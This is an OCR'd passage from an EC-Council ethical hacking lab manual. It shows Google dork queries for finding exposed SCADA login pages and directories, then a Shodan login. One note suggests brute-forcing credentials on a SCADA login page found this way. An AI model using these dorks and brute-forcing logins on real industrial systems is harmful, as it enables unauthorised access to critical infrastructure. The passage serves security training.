


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

9. Now, we will use the dorks obtained in the previous step to query results in Google.
10. Open a new tab and type **https://www.google.com** in the address bar, and press **Enter**.
11. In the search field, type **"login" intitle:"scada login"** and click the **Google Search** button.



12. The search result appears; click any link (here, **SCADA:: seamtec SCADA login ::**).




Note: Advanced Google hacking refers to the art of creating complex search engine queries by employing advanced Google operators to extract sensitive or hidden information about a target company from the Google search results.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

13. The **seamtec SCADA login** page appears, as shown in the screenshot.

    Note: In the login form, you can brute-force the credentials to gain access to the target SCADA system.




14. Similarly, you can use advanced search operators such as **intitle:"index of" scada** to search sensitive SCADA directories that are exposed on sites.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

15. Now, in the browser window, open a new tab type **https://account.shodan.io/login** in the address bar, and press **Enter**.
16. The **Login with Shodan** page appears; enter your username and password in the **Username** and **Password** fields, respectively; and click **Login**.

    Note: Go to the **Register** option to register yourself if you do not have an existing account.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. The **Account Overview** page appears, which displays the account-related information.

    Note: If **Would you like Firefox to save this login for shodan.io?** notification appears, click **Don't Save**.

